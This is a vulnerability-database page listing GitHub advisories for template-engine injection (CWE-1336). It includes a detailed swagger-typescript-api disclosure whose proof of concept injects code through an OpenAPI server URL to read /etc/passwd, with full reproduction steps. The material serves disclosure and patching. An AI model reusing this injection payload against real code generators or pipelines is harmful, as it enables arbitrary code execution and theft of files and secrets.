CWE-1336
AllowedImproper Neutralization of Special Elements Used in a Template Engine
Abstraction: Base · Status: Incomplete
The product uses a template engine to insert or process externally-influenced input, but it does not neutralize or incorrectly neutralizes special elements or syntax that can be interpreted as template expressions or other code directives when processed by the engine.
436 vulnerabilities reference this CWE, most recent first.
GHSA-38C3-WV3C-V3XJ
Vulnerability from github – Published: 2026-07-29 14:31 – Updated: 2026-07-29 14:31Summary
swagger-typescript-api interpolates servers[0].url directly into a TypeScript string literal inside the HttpClient constructor body of the generated axios client (templates/base/http-clients/axios-http-client.ejs:71), without any escaping. A malicious URL containing a " closes the string literal and exposes the surrounding object-literal argument of axios.create({...}) to injection. A computed property key whose value is an IIFE executes arbitrary code every time new HttpClient() (or new Api(), which extends HttpClient) is constructed. The attacker controls the OpenAPI spec; the victim is any consumer of the generated client. Impact is arbitrary code execution with the importing process's privileges.
This is the axios sibling of the previously reported fetch-client RCE — same upstream variable (apiConfig.baseUrl, sourced from servers[0].url), same root cause class (raw <%~ %> interpolation of unescaped spec strings), different template file and different lifecycle frame (constructor body vs class-body static field). The single most maintainable fix — sanitizing apiConfig.baseUrl once at the source in src/code-gen-process.ts:591 — closes both at once.
Details
createApiConfig in src/code-gen-process.ts:591 sets the templated baseUrl from the spec without sanitization:
return {
  ...
  baseUrl: serverUrl,     // <-- serverUrl = swaggerSchema.servers[0].url, raw
  ...
};
The axios http-client template (templates/base/http-clients/axios-http-client.ejs:71) then interpolates that value into a TS string literal inside the HttpClient constructor body:
constructor({ securityWorker, secure, format, ...axiosConfig }: ApiConfig<SecurityDataType> = {}) {
    this.instance = axios.create({ ...axiosConfig, baseURL: axiosConfig.baseURL || "<%~ apiConfig.baseUrl %>" })
    ...
}
<%~ %> is Eta's raw, unescaped interpolation. The codebase's only escape function — escapeJSDocContent (src/schema-parser/schema-formatters.ts:127) — only replaces */ and is not applied to this path.
The injection sits inside a JavaScript object literal (the argument to axios.create({...})), so simple statement-level injection is not directly possible — but computed property keys are. A spec value of the form:
URL", [(IIFE)()]: 0, dummy: "
produces the following object literal:
axios.create({
  ...axiosConfig,
  baseURL: axiosConfig.baseURL || "URL",
  [(IIFE)()]: 0,
  dummy: ""
})
The IIFE evaluates eagerly when the object literal is constructed — i.e. every time new HttpClient() runs. The trailing dummy: "" reopens a string that the template's own closing " terminates, keeping the file syntactically valid TypeScript.
Lifecycle compared to the fetch sink: the fetch template emits a class-body field initializer that fires at class-definition / module load. The axios sink emits inside the constructor and therefore fires one frame later, on new HttpClient(). In practice the trigger window is identical, because:
- Every README example in this repository does
const api = new Api()at module top level. Api(indefault/api.ejs) extendsHttpClient, sonew Api()invokes theHttpClientconstructor viasuper().- Top-level
const api = new Api()runs at module load — the consumer cannot import without instantiating in the documented usage pattern.
PoC
Self-contained reproducer (run.sh runs end-to-end: install pinned package → generate from control + payload → bundle with esbuild → instantiate → check canary). Tested on swagger-typescript-api@13.12.1 and Node v24.11.1.
Malicious servers[0].url (literal string, JSON-encoded in the spec below):
https://api.example.com", [(async () => { try { const fs = await import('node:fs'); const data = fs.readFileSync('/etc/passwd', 'utf8'); fs.writeFileSync('/tmp/sta_canary', data); } catch (e) {} return 'pwned'; })()]: 0, dummy: "
Minimal payload spec:
{
  "openapi": "3.0.0",
  "info": { "title": "AxiosPayloadAPI", "version": "1.0.0" },
  "servers": [
    {
      "url": "https://api.example.com\", [(async () => { try { const fs = await import('node:fs'); const data = fs.readFileSync('/etc/passwd', 'utf8'); fs.writeFileSync('/tmp/sta_canary', data); } catch (e) {} return 'pwned'; })()]: 0, dummy: \""
    }
  ],
  "paths": {
    "/ping": {
      "get": {
        "operationId": "ping",
        "responses": { "200": { "description": "OK" } }
      }
    }
  }
}
Steps:
npm install swagger-typescript-api@13.12.1 esbuild axios
node -e "import('swagger-typescript-api').then(m => m.generateApi({
  name: 'Api.ts', output: process.cwd() + '/out',
  input: process.cwd() + '/payload-spec.json', httpClientType: 'axios'
}))"
npx esbuild out/Api.ts --bundle --format=esm --platform=node \
  --external:axios --tsconfig-raw='{}' --outfile=out/Api.bundle.mjs
rm -f /tmp/sta_canary
node --input-type=module -e "
  const mod = await import('./out/Api.bundle.mjs');
  new mod.HttpClient();
  await new Promise(r => setTimeout(r, 300));
"
ls -la /tmp/sta_canary && cat /tmp/sta_canary
Generated out/Api.ts (constructor — payload, Biome-formatted):
constructor({
  securityWorker,
  secure,
  format,
  ...axiosConfig
}: ApiConfig<SecurityDataType> = {}) {
  this.instance = axios.create({
    ...axiosConfig,
    baseURL: axiosConfig.baseURL || "https://api.example.com",
    [(async () => {
      try {
        const fs = await import("node:fs");
        const data = fs.readFileSync("/etc/passwd", "utf8");
        fs.writeFileSync("/tmp/sta_canary", data);
      } catch (e) {}
      return "pwned";
    })()]: 0,
    dummy: "",
  });
  this.secure = secure;
  this.format = format;
  this.securityWorker = securityWorker;
}
The [(async () => { ... })()]: 0 is a real computed object-literal key — Biome only reformats syntactically valid TypeScript, so the multi-line indented output proves it parsed. The IIFE evaluates when the axios.create({...}) argument is constructed (during the HttpClient constructor), schedules fs.readFileSync('/etc/passwd'), and writes the exfiltrated contents to /tmp/sta_canary.
Result: after new HttpClient(), /tmp/sta_canary contains the full /etc/passwd of the importing process (1470 bytes on a typical Linux host). Control spec (servers[0].url: "https://api.example.com") generates a clean baseURL: ... || "https://api.example.com" and writes no canary.
Impact
Type: Code injection in generated output (CWE-94) / template-engine injection (CWE-1336).
Affected use cases: any developer or pipeline that runs swagger-typescript-api with httpClientType: "axios" (or --http-client axios) against an OpenAPI spec they did not author entirely:
sta generate --http-client axios --url https://attacker.example/openapi.json— a public, third-party, or attacker-hosted spec.- A CI/CD pipeline regenerating axios-based clients from a vendor / partner spec on each build.
- A multi-tenant SaaS that generates per-tenant axios clients from tenant-supplied specs.
- Any project pinned to a spec file that a contributor can modify via PR.
Lifecycle: the injected IIFE fires when new HttpClient() is constructed. In the standard usage pattern (const api = new Api() at module top level), this is effectively at first import — Api extends HttpClient and the super() call invokes the affected constructor. A consumer cannot use the generated client without constructing it.
Privilege: the IIFE runs with the full privileges of the importing process — read any file the importer can read, write any file, exfiltrate secrets, spawn child processes, etc.
Suggested fix: sanitize apiConfig.baseUrl once at the source in src/code-gen-process.ts:591:
// in createApiConfig
baseUrl: escapeJsStringLiteral(serverUrl),
where escapeJsStringLiteral produces a properly-escaped JS string literal — at minimum escaping ", \, \n, \r, \t, \b, \f, \v, \0, and the line/paragraph separators / . JSON.stringify(serverUrl).slice(1, -1) is a one-line acceptable implementation. This single change closes both this advisory and the previously reported fetch-client variant without further template edits.
If a template-side fix is preferred instead, both templates/base/http-clients/fetch-http-client.ejs:75 and templates/base/http-clients/axios-http-client.ejs:71 need their <%~ apiConfig.baseUrl %> swapped for the escaped form — fixing only one leaves the other exploitable.
Submitted by: Hamza Haroon (thegr1ffyn)
{
  "affected": [
    {
      "database_specific": {
        "last_known_affected_version_range": "\u003c= 13.12.1"
      },
      "package": {
        "ecosystem": "npm",
        "name": "swagger-typescript-api"
      },
      "ranges": [
        {
          "events": [
            {
              "introduced": "0"
            },
            {
              "fixed": "13.12.2"
            }
          ],
          "type": "ECOSYSTEM"
        }
      ]
    }
  ],
  "aliases": [
    "CVE-2026-54661"
  ],
  "database_specific": {
    "cwe_ids": [
      "CWE-1336",
      "CWE-74",
      "CWE-94"
    ],
    "github_reviewed": true,
    "github_reviewed_at": "2026-07-29T14:31:15Z",
    "nvd_published_at": null,
    "severity": "HIGH"
  },
  "details": "### Summary\n\n`swagger-typescript-api` interpolates `servers[0].url` directly into a TypeScript string literal inside the `HttpClient` constructor body of the generated **axios** client (`templates/base/http-clients/axios-http-client.ejs:71`), without any escaping. A malicious URL containing a `\"` closes the string literal and exposes the surrounding *object-literal argument* of `axios.create({...})` to injection. A computed property key whose value is an IIFE executes arbitrary code every time `new HttpClient()` (or `new Api()`, which extends `HttpClient`) is constructed. The attacker controls the OpenAPI spec; the victim is any consumer of the generated client. Impact is arbitrary code execution with the importing process\u0027s privileges.\n\nThis is the *axios* sibling of the previously reported fetch-client RCE \u2014 same upstream variable (`apiConfig.baseUrl`, sourced from `servers[0].url`), same root cause class (raw `\u003c%~ %\u003e` interpolation of unescaped spec strings), different template file and different lifecycle frame (constructor body vs class-body static field). The single most maintainable fix \u2014 sanitizing `apiConfig.baseUrl` once at the source in `src/code-gen-process.ts:591` \u2014 closes both at once.\n\n### Details\n\n`createApiConfig` in `src/code-gen-process.ts:591` sets the templated `baseUrl` from the spec without sanitization:\n\n```ts\nreturn {\n  ...\n  baseUrl: serverUrl,     // \u003c-- serverUrl = swaggerSchema.servers[0].url, raw\n  ...\n};\n```\n\nThe axios http-client template (`templates/base/http-clients/axios-http-client.ejs:71`) then interpolates that value into a TS string literal inside the `HttpClient` constructor body:\n\n```ejs\nconstructor({ securityWorker, secure, format, ...axiosConfig }: ApiConfig\u003cSecurityDataType\u003e = {}) {\n    this.instance = axios.create({ ...axiosConfig, baseURL: axiosConfig.baseURL || \"\u003c%~ apiConfig.baseUrl %\u003e\" })\n    ...\n}\n```\n\n`\u003c%~ %\u003e` is Eta\u0027s raw, unescaped interpolation. The codebase\u0027s only escape function \u2014 `escapeJSDocContent` (`src/schema-parser/schema-formatters.ts:127`) \u2014 only replaces `*/` and is not applied to this path.\n\nThe injection sits inside a JavaScript *object literal* (the argument to `axios.create({...})`), so simple statement-level injection is not directly possible \u2014 but **computed property keys** are. A spec value of the form:\n\n```\nURL\", [(IIFE)()]: 0, dummy: \"\n```\n\nproduces the following object literal:\n\n```js\naxios.create({\n  ...axiosConfig,\n  baseURL: axiosConfig.baseURL || \"URL\",\n  [(IIFE)()]: 0,\n  dummy: \"\"\n})\n```\n\nThe IIFE evaluates eagerly when the object literal is constructed \u2014 i.e. every time `new HttpClient()` runs. The trailing `dummy: \"\"` reopens a string that the template\u0027s own closing `\"` terminates, keeping the file syntactically valid TypeScript.\n\n**Lifecycle compared to the fetch sink:** the fetch template emits a class-body field initializer that fires at class-definition / module load. The axios sink emits inside the constructor and therefore fires one frame later, on `new HttpClient()`. In practice the trigger window is identical, because:\n\n- Every README example in this repository does `const api = new Api()` at module top level.\n- `Api` (in `default/api.ejs`) extends `HttpClient`, so `new Api()` invokes the `HttpClient` constructor via `super()`.\n- Top-level `const api = new Api()` runs at module load \u2014 the consumer cannot import without instantiating in the documented usage pattern.\n\n### PoC\n\nSelf-contained reproducer (`run.sh` runs end-to-end: install pinned package \u2192 generate from control + payload \u2192 bundle with esbuild \u2192 instantiate \u2192 check canary). Tested on `swagger-typescript-api@13.12.1` and Node `v24.11.1`.\n\n**Malicious `servers[0].url`** (literal string, JSON-encoded in the spec below):\n\n```\nhttps://api.example.com\", [(async () =\u003e { try { const fs = await import(\u0027node:fs\u0027); const data = fs.readFileSync(\u0027/etc/passwd\u0027, \u0027utf8\u0027); fs.writeFileSync(\u0027/tmp/sta_canary\u0027, data); } catch (e) {} return \u0027pwned\u0027; })()]: 0, dummy: \"\n```\n\n**Minimal payload spec:**\n\n```json\n{\n  \"openapi\": \"3.0.0\",\n  \"info\": { \"title\": \"AxiosPayloadAPI\", \"version\": \"1.0.0\" },\n  \"servers\": [\n    {\n      \"url\": \"https://api.example.com\\\", [(async () =\u003e { try { const fs = await import(\u0027node:fs\u0027); const data = fs.readFileSync(\u0027/etc/passwd\u0027, \u0027utf8\u0027); fs.writeFileSync(\u0027/tmp/sta_canary\u0027, data); } catch (e) {} return \u0027pwned\u0027; })()]: 0, dummy: \\\"\"\n    }\n  ],\n  \"paths\": {\n    \"/ping\": {\n      \"get\": {\n        \"operationId\": \"ping\",\n        \"responses\": { \"200\": { \"description\": \"OK\" } }\n      }\n    }\n  }\n}\n```\n\n**Steps:**\n\n```bash\nnpm install swagger-typescript-api@13.12.1 esbuild axios\nnode -e \"import(\u0027swagger-typescript-api\u0027).then(m =\u003e m.generateApi({\n  name: \u0027Api.ts\u0027, output: process.cwd() + \u0027/out\u0027,\n  input: process.cwd() + \u0027/payload-spec.json\u0027, httpClientType: \u0027axios\u0027\n}))\"\nnpx esbuild out/Api.ts --bundle --format=esm --platform=node \\\n  --external:axios --tsconfig-raw=\u0027{}\u0027 --outfile=out/Api.bundle.mjs\nrm -f /tmp/sta_canary\nnode --input-type=module -e \"\n  const mod = await import(\u0027./out/Api.bundle.mjs\u0027);\n  new mod.HttpClient();\n  await new Promise(r =\u003e setTimeout(r, 300));\n\"\nls -la /tmp/sta_canary \u0026\u0026 cat /tmp/sta_canary\n```\n\n**Generated `out/Api.ts` (constructor \u2014 payload, Biome-formatted):**\n\n```ts\nconstructor({\n  securityWorker,\n  secure,\n  format,\n  ...axiosConfig\n}: ApiConfig\u003cSecurityDataType\u003e = {}) {\n  this.instance = axios.create({\n    ...axiosConfig,\n    baseURL: axiosConfig.baseURL || \"https://api.example.com\",\n    [(async () =\u003e {\n      try {\n        const fs = await import(\"node:fs\");\n        const data = fs.readFileSync(\"/etc/passwd\", \"utf8\");\n        fs.writeFileSync(\"/tmp/sta_canary\", data);\n      } catch (e) {}\n      return \"pwned\";\n    })()]: 0,\n    dummy: \"\",\n  });\n  this.secure = secure;\n  this.format = format;\n  this.securityWorker = securityWorker;\n}\n```\n\nThe `[(async () =\u003e { ... })()]: 0` is a real computed object-literal key \u2014 Biome only reformats syntactically valid TypeScript, so the multi-line indented output proves it parsed. The IIFE evaluates when the `axios.create({...})` argument is constructed (during the `HttpClient` constructor), schedules `fs.readFileSync(\u0027/etc/passwd\u0027)`, and writes the exfiltrated contents to `/tmp/sta_canary`.\n\n**Result:** after `new HttpClient()`, `/tmp/sta_canary` contains the full `/etc/passwd` of the importing process (1470 bytes on a typical Linux host). Control spec (`servers[0].url: \"https://api.example.com\"`) generates a clean `baseURL: ... || \"https://api.example.com\"` and writes no canary.\n\n### Impact\n\n**Type:** Code injection in generated output (CWE-94) / template-engine injection (CWE-1336).\n\n**Affected use cases:** any developer or pipeline that runs `swagger-typescript-api` with `httpClientType: \"axios\"` (or `--http-client axios`) against an OpenAPI spec they did not author entirely:\n\n- `sta generate --http-client axios --url https://attacker.example/openapi.json` \u2014 a public, third-party, or attacker-hosted spec.\n- A CI/CD pipeline regenerating axios-based clients from a vendor / partner spec on each build.\n- A multi-tenant SaaS that generates per-tenant axios clients from tenant-supplied specs.\n- Any project pinned to a spec file that a contributor can modify via PR.\n\n**Lifecycle:** the injected IIFE fires when `new HttpClient()` is constructed. In the standard usage pattern (`const api = new Api()` at module top level), this is effectively at first import \u2014 `Api extends HttpClient` and the `super()` call invokes the affected constructor. A consumer cannot use the generated client without constructing it.\n\n**Privilege:** the IIFE runs with the full privileges of the importing process \u2014 read any file the importer can read, write any file, exfiltrate secrets, spawn child processes, etc.\n\n**Suggested fix:** sanitize `apiConfig.baseUrl` once at the source in `src/code-gen-process.ts:591`:\n\n```ts\n// in createApiConfig\nbaseUrl: escapeJsStringLiteral(serverUrl),\n```\n\nwhere `escapeJsStringLiteral` produces a properly-escaped JS string literal \u2014 at minimum escaping `\"`, `\\`, `\\n`, `\\r`, `\\t`, `\\b`, `\\f`, `\\v`, `\\0`, and the line/paragraph separators ` ` / ` `. `JSON.stringify(serverUrl).slice(1, -1)` is a one-line acceptable implementation. **This single change closes both this advisory and the previously reported fetch-client variant** without further template edits.\n\nIf a template-side fix is preferred instead, both `templates/base/http-clients/fetch-http-client.ejs:75` and `templates/base/http-clients/axios-http-client.ejs:71` need their `\u003c%~ apiConfig.baseUrl %\u003e` swapped for the escaped form \u2014 fixing only one leaves the other exploitable.\n\nSubmitted by: Hamza Haroon (thegr1ffyn)",
  "id": "GHSA-38c3-wv3c-v3xj",
  "modified": "2026-07-29T14:31:15Z",
  "published": "2026-07-29T14:31:15Z",
  "references": [
    {
      "type": "WEB",
      "url": "https://github.com/acacode/swagger-typescript-api/security/advisories/GHSA-38c3-wv3c-v3xj"
    },
    {
      "type": "WEB",
      "url": "https://github.com/acacode/swagger-typescript-api/pull/1779"
    },
    {
      "type": "WEB",
      "url": "https://github.com/acacode/swagger-typescript-api/commit/306d59acb8ffbb00f953f807b97234b21f51d9de"
    },
    {
      "type": "PACKAGE",
      "url": "https://github.com/acacode/swagger-typescript-api"
    },
    {
      "type": "WEB",
      "url": "https://github.com/acacode/swagger-typescript-api/releases/tag/v13.12.2"
    }
  ],
  "schema_version": "1.4.0",
  "severity": [
    {
      "score": "CVSS:3.1/AV:N/AC:H/PR:N/UI:R/S:C/C:H/I:H/A:H",
      "type": "CVSS_V3"
    }
  ],
  "summary": "swagger-typescript-api vulnerable to code injection via unescaped `servers[0].url` in axios http-client template"
}
GHSA-39MM-RWM3-29JP
Vulnerability from github – Published: 2026-08-27 17:20 – Updated: 2026-08-27 17:20Impact
The advanced workflow email template field is vulnerable to a specially crafted payload that can be used to run arbitrary code on the server.
Reported by
Steve Boyd Silverstripe Ltd.
{
  "affected": [
    {
      "package": {
        "ecosystem": "Packagist",
        "name": "symbiote/silverstripe-advancedworkflow"
      },
      "ranges": [
        {
          "events": [
            {
              "introduced": "0"
            },
            {
              "fixed": "6.4.5"
            }
          ],
          "type": "ECOSYSTEM"
        }
      ]
    },
    {
      "package": {
        "ecosystem": "Packagist",
        "name": "symbiote/silverstripe-advancedworkflow"
      },
      "ranges": [
        {
          "events": [
            {
              "introduced": "7.0.0"
            },
            {
              "fixed": "7.1.3"
            }
          ],
          "type": "ECOSYSTEM"
        }
      ]
    },
    {
      "package": {
        "ecosystem": "Packagist",
        "name": "symbiote/silverstripe-advancedworkflow"
      },
      "ranges": [
        {
          "events": [
            {
              "introduced": "7.2.0"
            },
            {
              "fixed": "7.2.1"
            }
          ],
          "type": "ECOSYSTEM"
        }
      ]
    }
  ],
  "aliases": [
    "CVE-2026-54718"
  ],
  "database_specific": {
    "cwe_ids": [
      "CWE-1336",
      "CWE-20"
    ],
    "github_reviewed": true,
    "github_reviewed_at": "2026-08-27T17:20:40Z",
    "nvd_published_at": null,
    "severity": "HIGH"
  },
  "details": "### Impact\nThe advanced workflow email template field is vulnerable to a specially crafted payload that can be used to run arbitrary code on the server.\n\n### Reported by\nSteve Boyd\nSilverstripe Ltd.",
  "id": "GHSA-39mm-rwm3-29jp",
  "modified": "2026-08-27T17:20:40Z",
  "published": "2026-08-27T17:20:40Z",
  "references": [
    {
      "type": "WEB",
      "url": "https://github.com/silverstripe/silverstripe-advancedworkflow/security/advisories/GHSA-39mm-rwm3-29jp"
    },
    {
      "type": "WEB",
      "url": "https://github.com/silverstripe/silverstripe-advancedworkflow/pull/629"
    },
    {
      "type": "WEB",
      "url": "https://github.com/silverstripe/silverstripe-advancedworkflow/pull/630"
    },
    {
      "type": "WEB",
      "url": "https://github.com/silverstripe/silverstripe-advancedworkflow/commit/28d0b536491e5c68b1c445579bdd1ddc8beaf8bb"
    },
    {
      "type": "WEB",
      "url": "https://github.com/silverstripe/silverstripe-advancedworkflow/commit/f170766af992ed2ed3e5f21d127d0d0d3129678b"
    },
    {
      "type": "WEB",
      "url": "https://github.com/FriendsOfPHP/security-advisories/blob/master/symbiote/silverstripe-advancedworkflow/CVE-2026-54718.yaml"
    },
    {
      "type": "PACKAGE",
      "url": "https://github.com/silverstripe/silverstripe-advancedworkflow"
    },
    {
      "type": "WEB",
      "url": "https://github.com/silverstripe/silverstripe-advancedworkflow/releases/tag/6.4.5"
    },
    {
      "type": "WEB",
      "url": "https://github.com/silverstripe/silverstripe-advancedworkflow/releases/tag/7.1.3"
    },
    {
      "type": "WEB",
      "url": "https://github.com/silverstripe/silverstripe-advancedworkflow/releases/tag/7.2.1"
    },
    {
      "type": "WEB",
      "url": "https://www.silverstripe.org/download/security-releases/cve-2026-54718"
    }
  ],
  "schema_version": "1.4.0",
  "severity": [
    {
      "score": "CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:H",
      "type": "CVSS_V3"
    }
  ],
  "summary": "silverstripe-advancedworkflow vulnerable to remote code execution via advanced workflow email template"
}
GHSA-3JGV-PFQJ-V626
Vulnerability from github – Published: 2024-04-26 06:30 – Updated: 2024-07-03 18:36Server-Side Template Injection (SSTI) vulnerability in inducer relate before v.2024.1 allows a remote attacker to execute arbitrary code via a crafted payload to the Batch-Issue Exam Tickets function.
{
  "affected": [],
  "aliases": [
    "CVE-2024-32406"
  ],
  "database_specific": {
    "cwe_ids": [
      "CWE-1336",
      "CWE-94"
    ],
    "github_reviewed": false,
    "github_reviewed_at": null,
    "nvd_published_at": "2024-04-26T04:15:09Z",
    "severity": "HIGH"
  },
  "details": "Server-Side Template Injection (SSTI) vulnerability in inducer relate before v.2024.1 allows a remote attacker to execute arbitrary code via a crafted payload to the Batch-Issue Exam Tickets function.",
  "id": "GHSA-3jgv-pfqj-v626",
  "modified": "2024-07-03T18:36:57Z",
  "published": "2024-04-26T06:30:34Z",
  "references": [
    {
      "type": "ADVISORY",
      "url": "https://nvd.nist.gov/vuln/detail/CVE-2024-32406"
    },
    {
      "type": "WEB",
      "url": "https://packetstormsecurity.com/files/178251/Relate-Learning-And-Teaching-System-SSTI-Remote-Code-Execution.html"
    }
  ],
  "schema_version": "1.4.0",
  "severity": [
    {
      "score": "CVSS:3.1/AV:N/AC:H/PR:L/UI:N/S:U/C:H/I:H/A:H",
      "type": "CVSS_V3"
    }
  ]
}
GHSA-46VF-C8GJ-2PGQ
Vulnerability from github – Published: 2024-04-22 21:31 – Updated: 2025-10-22 00:33VFS Sandbox Escape in CrushFTP in all versions before 10.7.1 and 11.1.0 on all platforms allows remote attackers with low privileges to read files from the filesystem outside of VFS Sandbox.
{
  "affected": [],
  "aliases": [
    "CVE-2024-4040"
  ],
  "database_specific": {
    "cwe_ids": [
      "CWE-1336",
      "CWE-20",
      "CWE-94"
    ],
    "github_reviewed": false,
    "github_reviewed_at": null,
    "nvd_published_at": "2024-04-22T20:15:07Z",
    "severity": "HIGH"
  },
  "details": "VFS Sandbox Escape in CrushFTP in all versions before 10.7.1 and 11.1.0 on all platforms allows remote attackers with low privileges to read files from the filesystem outside of VFS Sandbox.",
  "id": "GHSA-46vf-c8gj-2pgq",
  "modified": "2025-10-22T00:33:00Z",
  "published": "2024-04-22T21:31:01Z",
  "references": [
    {
      "type": "ADVISORY",
      "url": "https://nvd.nist.gov/vuln/detail/CVE-2024-4040"
    },
    {
      "type": "WEB",
      "url": "https://github.com/airbus-cert/CVE-2024-4040"
    },
    {
      "type": "WEB",
      "url": "https://www.bleepingcomputer.com/news/security/crushftp-warns-users-to-patch-exploited-zero-day-immediately"
    },
    {
      "type": "WEB",
      "url": "https://www.cisa.gov/known-exploited-vulnerabilities-catalog?field_cve=CVE-2024-4040"
    },
    {
      "type": "WEB",
      "url": "https://www.crushftp.com/crush10wiki/Wiki.jsp?page=Update"
    },
    {
      "type": "WEB",
      "url": "https://www.crushftp.com/crush11wiki/Wiki.jsp?page=Update"
    },
    {
      "type": "WEB",
      "url": "https://www.rapid7.com/blog/post/2024/04/23/etr-unauthenticated-crushftp-zero-day-enables-complete-server-compromise"
    },
    {
      "type": "WEB",
      "url": "https://www.reddit.com/r/crowdstrike/comments/1c88788/situational_awareness_20240419_crushftp_virtual"
    },
    {
      "type": "WEB",
      "url": "https://www.reddit.com/r/cybersecurity/comments/1c850i2/all_versions_of_crush_ftp_are_vulnerable"
    }
  ],
  "schema_version": "1.4.0",
  "severity": [
    {
      "score": "CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:N/A:N",
      "type": "CVSS_V3"
    }
  ]
}
GHSA-4J89-2C4F-44C6
Vulnerability from github – Published: 2026-06-22 23:58 – Updated: 2026-07-21 13:17Summary
Special template of issue index pattern may cause panic.
Details
in internal/markup/markup.go
link = fmt.Sprintf(`<a href="%s">%s</a>`, com.Expand(metas["format"], metas), m)
Issue index pattern is rendered to link with com.Expand.
However, com.Expand is not safe.
i = strings.Index(template, "}")
if s, ok := match[template[:i]]; ok {
when { is found but } not found, i comes to 1, template[:-1] will be called, and then panicked

finally, all pages than contains issue index are unavailable.
PoC
- set issue index pattern as follow

- add a commit which point to an issue in its msg

using #1 above
Impact
DoS that cause part of pages of the specify repo unavailable.
{
"affected": [
{
"database_specific": {
"last_known_affected_version_range": "\u003c= 0.14.2"
},
"package": {
"ecosystem": "Go",
"name": "gogs.io/gogs"
},
"ranges": [
{
"events": [
{
"introduced": "0"
},
{
"fixed": "0.14.3"
}
],
"type": "ECOSYSTEM"
}
]
}
],
"aliases": [
"CVE-2026-52796"
],
"database_specific": {
"cwe_ids": [
"CWE-1336"
],
"github_reviewed": true,
"github_reviewed_at": "2026-06-22T23:58:17Z",
"nvd_published_at": "2026-06-24T21:16:55Z",
"severity": "LOW"
},
"details": "### Summary\nSpecial template of issue index pattern may cause panic.\n\n### Details\n\nin internal/markup/markup.go\n\n```go\nlink = fmt.Sprintf(`\u003ca href=\"%s\"\u003e%s\u003c/a\u003e`, com.Expand(metas[\"format\"], metas), m)\n```\n\nIssue index pattern is rendered to link with `com.Expand`.\n\nHowever, `com.Expand` is not safe.\n\n```go\ni = strings.Index(template, \"}\")\nif s, ok := match[template[:i]]; ok {\n```\n\nwhen `{` is found but `}` not found, i comes to 1, template[:-1] will be called, and then panicked\n\n\n\nfinally, all pages than contains issue index are unavailable.\n\n### PoC\n\n1. set issue index pattern as follow\n\n\n\n2. add a commit which point to an issue in its msg\n\n\n\nusing `#1` above\n\n### Impact\n\nDoS that cause part of pages of the specify repo unavailable.",
"id": "GHSA-4j89-2c4f-44c6",
"modified": "2026-07-21T13:17:05Z",
"published": "2026-06-22T23:58:17Z",
"references": [
{
"type": "WEB",
"url": "https://github.com/gogs/gogs/security/advisories/GHSA-4j89-2c4f-44c6"
},
{
"type": "ADVISORY",
"url": "https://nvd.nist.gov/vuln/detail/CVE-2026-52796"
},
{
"type": "WEB",
"url": "https://github.com/gogs/gogs/pull/8312"
},
{
"type": "WEB",
"url": "https://github.com/gogs/gogs/commit/0529d95fc39f2b6d2997b19a2a12e24522684722"
},
{
"type": "PACKAGE",
"url": "https://github.com/gogs/gogs"
},
{
"type": "WEB",
"url": "https://github.com/gogs/gogs/releases/tag/v0.14.3"
}
],
"schema_version": "1.4.0",
"severity": [
{
"score": "CVSS:3.1/AV:N/AC:L/PR:L/UI:R/S:U/C:N/I:N/A:L",
"type": "CVSS_V3"
}
],
"summary": "Gogs has DoS in rendering issue index pattern"
}
GHSA-4JRC-QC5X-3WRR
Vulnerability from github – Published: 2026-08-14 12:31 – Updated: 2026-08-14 12:31Grav CMS before 2.0.13 contains a server-side template injection vulnerability in email-action parameters that allows low-privileged page editors to execute arbitrary operating-system commands. Attackers can inject Twig payloads using the unsandboxed find filter in email subject, body, to, or from fields to achieve remote code execution when forms are submitted.
{
  "affected": [],
  "aliases": [
    "CVE-2026-72827"
  ],
  "database_specific": {
    "cwe_ids": [
      "CWE-1336"
    ],
    "github_reviewed": false,
    "github_reviewed_at": null,
    "nvd_published_at": "2026-08-14T12:16:45Z",
    "severity": "HIGH"
  },
  "details": "Grav CMS before 2.0.13 contains a server-side template injection vulnerability in email-action parameters that allows low-privileged page editors to execute arbitrary operating-system commands. Attackers can inject Twig payloads using the unsandboxed find filter in email subject, body, to, or from fields to achieve remote code execution when forms are submitted.",
  "id": "GHSA-4jrc-qc5x-3wrr",
  "modified": "2026-08-14T12:31:26Z",
  "published": "2026-08-14T12:31:26Z",
  "references": [
    {
      "type": "WEB",
      "url": "https://github.com/getgrav/grav/security/advisories/GHSA-xx48-97m4-h7qm"
    },
    {
      "type": "ADVISORY",
      "url": "https://nvd.nist.gov/vuln/detail/CVE-2026-72827"
    },
    {
      "type": "WEB",
      "url": "https://www.vulncheck.com/advisories/grav-cms-before-remote-code-execution-via-twig"
    }
  ],
  "schema_version": "1.4.0",
  "severity": [
    {
      "score": "CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H",
      "type": "CVSS_V3"
    },
    {
      "score": "CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N/E:X/CR:X/IR:X/AR:X/MAV:X/MAC:X/MAT:X/MPR:X/MUI:X/MVC:X/MVI:X/MVA:X/MSC:X/MSI:X/MSA:X/S:X/AU:X/R:X/V:X/RE:X/U:X",
      "type": "CVSS_V4"
    }
  ]
}
GHSA-4PJC-PWGQ-Q9JP
Vulnerability from github – Published: 2024-12-11 18:44 – Updated: 2024-12-12 19:20Summary
Siyuan's /api/template/renderSprig endpoint is vulnerable to Server-Side Template Injection (SSTI) through the Sprig template engine. Although the engine has limitations, it allows attackers to access environment variables
Impact
Information leakage
{
  "affected": [
    {
      "package": {
        "ecosystem": "Go",
        "name": "github.com/siyuan-note/siyuan/kernel"
      },
      "ranges": [
        {
          "events": [
            {
              "introduced": "0"
            },
            {
              "last_affected": "0.0.0-20241210012039-5129ad926a21"
            }
          ],
          "type": "ECOSYSTEM"
        }
      ]
    }
  ],
  "aliases": [
